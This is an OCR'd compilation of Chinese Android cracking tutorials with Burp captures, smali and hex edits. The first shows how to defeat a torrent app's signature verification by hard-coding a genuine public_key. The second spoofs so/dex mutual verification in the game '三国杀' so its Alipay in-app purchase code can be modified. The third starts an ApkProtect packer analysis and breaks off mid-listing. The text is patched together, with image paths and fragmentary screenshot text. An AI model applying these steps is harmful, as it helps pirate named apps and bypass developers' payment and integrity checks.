
在 android 的 java 层获取签名信息，上传服务器在服务端进行签名然后返回验证结果。


如下图，网络验证时，如果网络没连接，一般都会提示错误。



既然是网络验证，肯定要把验证信息发送到服务端，然后进行验证，先看个简单的实例，下次会有个难度大的。

1、手机配置好抓包，然后抓包。第一种图是正常的 APK 的时候的数据包，第二个图是反编译的 APK 的数据包，通过对比，发现 cookie 中的 public_key 不一样，那么我们替换一下，发现可以正常使用 APK 的功能了。


Burp Suite Professional v1.6.09 - I
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Intercept
HTTP history
WebSock
Request to http://trseacher.duapp.com:80 [119.75.219.53]
Forward
Drop
Intercept is on
Actior
Raw
Params
Heade
GET
/action.php?action=search_tr&key_word=JcX1AuPWGiFIEhd3VnEZS1HAgZ
id_encrypted=a73cb7b30e57b93b2ead0bc013041e153d6710ee&point=0&pa
Cookie:
BAEID=66AA2E2980B9BF9EEDB28C29098699DF:FG=1;version=157;public_K
92a864886f70d01010505003064310b3009060355040613024346310f300d060
95bfe698a5310e300c060355040a13057478626e78310e300c060355040b1305
9616e3020170d313331323032303833932385a180f323131333131303830383
06035504080c06e995bfe698a5310f300d06035504070c06e995bfe698a5310e
3057478626e7831133011060355040313a53757065722054696e30819f300
00c397d7d03201ed740daf59d196541f61642243f3153cf5138b6dcde581487a
e0982282e13e3435d3f774ff5aafcd0c6b8bad15964681bed2a82f442294ae53


Burp Suite Professional v1.6.09 - I
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Intercept
HTTP history
WebSock
Request to http://trseacher.duapp.com:80 [119.75.219.53]
Forward
Drop
Intercept is on
Actior
Raw
Params
Heade
GET
/action.php?action=search_tr&key_word=JcX1AuPWGiFIEh93DHIYSVGR0J
d_encrypted=a73cb7b30e57b93b2ead0bc013041e153d6710ee&point=0&pag
Cookie:
BAEID=954BB7C37770EBA79999FE9B9D9B13D0:FG=1;version=157;public_k
1df300d06092a864886f70d010105050030819431 0b3009060355040613025 55
30140603550407130d4d6f756e7461696e20566965773110300e060355040a13
f69643110300e060355040313074 16e64726f6964312230 2006092a864886f70
6d301e170d303830323239303133333436 5a170d333530373137303133333436
50408130a43616c69666f726e69613116301406035504071 30d4d6f756e74616
643110300e060355040b1307416e64726f69643110300e060355040313074 16e
e64726f696440616e64726f69642e636f6d30820120300d06092a864886f70d0

2、将正确的 public_key 添加到 APK 中。打开反编译的代码，搜索 signatures，定位到签名的代码。

Utils.smali

```
1371        const/16 v5, 0x40
1372
1373        invoke-virtual {v2, v4, v5}, Landroid/content/pm
1374
1375        move-result-object v1
1376
1377        .line 380
1378        .local v1, "packageinfo":Landroid/content/pm/Pac
1379        iget-object v4, v1, Landroid/content/pm/Packagel
1380
1381        const/4 v5, 0x0
1382
1383        aget-object v3, v4, v5
1384
1385        .line 382
1386        .local v3, "sign":Landroid/content/pm/Signature;
1387        invoke-virtual {v3}, Landroid/content/pm/Signatu
1388
1389        move-result-object v4
```

可以看到，代码将 signatures 的值传递到 V4 中，然后传递到 Utils->mPublicKey 函数中，于是我们将正确的 public_key 传给 V4。

```
.local v1, "packageinfo":Landroid/content/pm/PackageInfo;
iget-object v4, v1, Landroid/content/pm/PackageInfo;->sig

const/4 v5, 0x0

aget-object v3, v4, v5

.line 382
.local v3, "sign":Landroid/content/pm/Signature;
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCh

move-result-object v4

const-string v4, "308202413082 01aaa003020102020 4529c4740

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPubli
```

然后重新打包，重新安装就可以了。

0x03.总结

---

java 层的校验很容易就可以破解掉，在 so 层实现校验相对来说分析会更难点，而网络验证，如果仅仅是字符串的比较，那么也很容易破解掉。

码子码的太累了。。

后面还有几篇正在写的文章，包括 so 分析等等。

摘抄： http://www.blogjava.net/zh-weir/archive/2011/07/19/354663.html

http://drops.wooyun.org/mobile/4296

本地

so 与 dex 互验证欺骗

dawm
应用名字：三国杀 kill 应用包名：com.gale.sanguokill.hd

用到工具：Notepad++

Ide

C32asm

Ida 和 ddms（因为用的朋友的电脑，很多东西都没装，这里就不演示了。）


前言：

这个游戏的支付验证时移动 MM 和支付宝的，当修改好支付宝回编打包，运行游戏的时候出现闪退。不修改反而没事，于是想到如何来欺骗它。然后反复试验，成功了。判断这个游戏是 so 验证 dex,dex 验证 so 的一款验证.具体细节可能不太详细，大家看看方法和思路吧。


一.

IDE 反编译好之后，我们在项目菜单里面，右键 com.gale.sanguokill.hd 打开文件夹。复制路径，打开 notepad++，ctrl+f 搜索 classes.dex，在目录上面粘贴路径，全部查找 看看都那些文件调用了 classes.dex。图 1

看到了有 6 个文件调用了 classes.dex,只需要关心 so,就像前面提到了,这个是 SO 与 dex 互相验证.图 2.



打开 ide 看 AndroidManfest.xml 启动文件 sanguokillactivity, 这里调用了 libgame.so 文件. 图 3



第一步,到这里结束.

二.

修改”game”名

未修改:

.method static constructor <clinit>()V


```
    .locals 1

    const-string v0, "game"

    invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V

    return-void
.end method
```

修改后:

```
.method static constructor <clinit>()V
    .locals 1

    const-string v0, "kanxue"

    invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V

    return-void
.end method
```

OK,执行下一步.

我们把.apk 改成.rar 把里面的 classes.dex 拖出来,修改成 lkanxue.ooo,在拖放到里面. 图 4




修改好后,来修改 so 文件名和 so 文件里面调用 classes.dex 文件名的字符.

刚刚提到过,修改 so 是两个,分别是 armeabi 和 armeabi-v7a 里的 libgame.so.

拖出来,因为刚刚把 dex 监听 so 的名字改成 kanxue 所以要把 libgame.so 名字改成 libkanxue.so.用 c32asm 打开 libkanxue.so,用十六进制模式,因为不支持反汇编模式打开.

搜索 ansi 字符串 classes.dex,修改成刚刚外部修改的 lkanxue.ooo.图 5



保存,把这个 libkanxue.so 拖放到 armeabi 目录里面.图 6

Armeabi-v7a 目录下的 libgame.so 文件和 armeabi 的一样，就不写了。

然后修改 classes.dex 文件的内购就不会闪退了

简洁原理：
原文件是 1.dex 2.so 复制 1.dex 2.so 文件改名为 3.dex 4.so
1. dex 调用 4.so
2. 4so 调用 3.dex
3.so 还是原来的 so

欺骗，欺骗，或者说是狸猫换太子。

OK，教程到这里结束，写的不好，笑笑就好了，别喷我，现在对喷子有阴影了。


ApkProtect 分析

标 题: 【原创】ApkProtect 分析
作 者: 鱼妹兔
时 间: 2014-04-10,10:11:17
链 接: http://bbs.pediy.com/showthread.php?t=186432

看到这个帖子 http://www.apkbus.com/android-139096-1-1.html，里面是关于对 apkprotect 加固后的 APK 的简单分析。
里面说其中的 libapkprotect.so 加壳了，所以把加固的 APK 包下载下来进行这个 so 进行分析。
第一次分析 arm，有些指令并不是很明白，所以难免有出错的地方。见谅。

使用工具 ：
ida6.1+Dex2Jar+jdgui+readelf

用 Dex2Jar 转化



可以看到已经无法使用 Dex2Jar 进行分析。图中异常的方法是[Lcn/com/fmsh/cube/a/a;.a()Lcn/com/fmsh/cube/a/a]那么这个方法存在 cn.com.fmsh.a.a 类中，方法是 a()；返回是 cn.com.fmsh.a.a 类，那么此方法应该就是被加密了。

我们使用 IDA 定位到这个方法。（方法是 ctrl+s 选 CODE 段，然后 alt+t 搜索 cn.com.fmsh.a.a 字符串来定位）

```
CODE:0008CCF8                 Method 1992 (0x7c8):
CODE:0008CCF8                 public static cn.com.fmsh.cube.a.a
CODE:0008CCF8                 cn.com.fmsh.cube.a.a.a()
CODE:0008CCF8                                         # CODE XREF: Sender_sendData@IL+C↓j
CODE:0008CCF8                                         # f__init_@VL_27+6A↓j
CODE:0008CCF8 # FUNCTION CHUNK AT CODE:000838FA SIZE 0000000A BYTES
CODE:0008CCF8
CODE:0008CCF8 locret:
CODE:0008CCF8                 return-object                   v120
CODE:0008CCF8                 Method End
CODE:0008CCF8 # ---------------------------------------------------------------------------
CODE:0008CCFA                 .byte 0x38 # 8
CODE:0008CCFB                 .byte 0x79 # y
CODE:0008CCFC                 .byte    0
CODE:0008CCFD                 .byte 0xB6 #
CODE:0008CCFE                 .byte 0x5C # \
